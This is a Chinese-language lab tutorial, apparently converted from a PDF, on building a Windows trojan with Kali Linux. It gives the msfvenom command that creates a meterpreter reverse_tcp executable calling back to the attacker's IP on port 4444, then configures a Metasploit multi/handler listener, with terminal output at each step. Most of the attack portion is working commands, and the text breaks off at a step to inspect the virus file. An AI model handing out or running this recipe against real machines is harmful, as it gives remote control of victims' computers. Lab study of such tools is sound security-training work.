

# Kali Linux 木马病毒制作实验









## 实验目标

- 1. 生成木马：使用 msfvenom 生成带有反向连接的木马文件。
- 2. 配置监听器：在 Kali Linux 上配置监听器，以接收木马反向连接。


## 实验步骤详解

### 步骤 1: 配置和查看 ip

安装 kali：直接打开.vmx

名称	修改日期	类型	大小
 kali-linux-2022.1-vmware-amd64.vmx.lck	2024/10/16 22:34	文件夹	
 kali-linux-2022.1-vmware-amd64.nvram	2024/10/16 20:10	VMware 虚拟机非易...	9 KB
 kali-linux-2022.1-vmware-amd64.scoreboa...	2024/10/16 21:42	SCOREBOARD 文件	8 KB
 kali-linux-2022.1-vmware-amd64.vmdk	2024/8/4 19:50	VMware 虚拟磁盘文...	2 KB
 kali-linux-2022.1-vmware-amd64.vmsd	2024/8/4 21:03	VMware 快照元数据	1 KB
 kali-linux-2022.1-vmware-amd64.vmx	2024/10/16 22:34	VMware 虚拟机配置	5 KB
 kali-linux-2022.1-vmware-amd64.vmxfs	2022/2/11 14:06	VMware 组成员	1 KB
 kali-linux-2022.1-vmware-amd64-0.scoreb...	2024/10/15 12:39	SCOREBOARD 文件	8 KB

网络适配器选择 NAT 模式



## 查看本机的 ip 地址

```
File Actions Edit View Help
(kali㉿kali)-[~]
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:89:56:d1 brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:89:56:db brd ff:ff:ff:ff:ff:ff
    inet 192.168.10.83/24 brd 192.168.10.255 scope global dynamic noprefixroute eth1
        valid_lft 41141sec preferred_lft 41141sec
    inet6 2409:8a28:4941:11b4:7503:67ef:3243:702d/64 scope global temporary dynamic
        valid_lft 3382sec preferred_lft 3382sec
    inet6 2409:8a28:4941:11b4:20c:29ff:fe89:56db/64 scope global dynamic mngtmpaddr noprefixroute
        valid_lft 3382sec preferred_lft 3382sec
    inet6 fe80::20c:29ff:fe89:56db/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

## 步骤 2: 生成木马病毒

msfvenom 是 Metasploit 框架的一部分，它可以生成各种恶意载荷（Payloads），其中包括木马文件。我们将使用 msfvenom 创建一个反向连接的木马。

1. 启动 Kali Linux，打开终端，输入以下命令来生成一个 Windows 木马文件：

```
``bash
sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=改为你的ip地址 LPORT=
4444 -f exe -o /root/a.exe
``
```

- `p windows/meterpreter/reverse\_tcp`：选择用于反向连接的 payload（木马负载）。

- `LHOST=<Kali\_IP>`：填写 Kali Linux 的 IP 地址（你可以用 `ifconfig` 或 `ip a` 查看）。

- `LPORT=4444`：指定监听端口（你可以更改为你想使用的端口）。

- `f exe`：指定输出文件格式为 Windows 可执行文件（`.exe`）。

- `o /root/a.exe`：将生成的木马文件保存为 `a.exe`。

示例：

```
(kali㉿kali)-[~]
$ sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.83 LPORT=4444 -f exe -o /root/a.exe

[sudo] password for kali:

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /root/a.exe
```

2. 成功生成木马后，你会看到类似以下的输出：

```

Payload size: 354 bytes

Final size of exe file: 73802 bytes

```

### 步骤 3: 在 Kali Linux 上配置监听器

要捕获目标机执行木马后的反向连接，你需要在 Kali Linux 上启动一个监听器。监听器将使用 Metasploit 框架来等待反向连接。

1. 启动 Metasploit 控制台：

```bash

msfconsole

```

```
(kali㉿kali)-[~]
$ msfconsole

# cowsay++
< metasploit >

      \      /
      (oo)_____)
      (__)      )\
      ||--|| *

      =[ metasploit v6.1.27-dev ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: Use help <command> to learn more
about any command

msf6 > |
```

2. 在 Metasploit 中设置监听器：

```bash

use exploit/multi/handler

```
set payload windows/meterpreter/reverse_tcp
```

```
set LHOST 192.168.1.100 # Kali Linux 的 IP 地址
```

```
set LPORT 4444      # 与生成木马时指定的端口一致
```

```
exploit
```


```
```
```

3. Metasploit 控制台将显示它正在等待连接：

```
```
```

```
[*] Started reverse TCP handler on 192.168.1.100:4444
```

```
```
```



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.10.83
lhost => 192.168.10.83
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.10.83:4444
```

查看病毒文件：

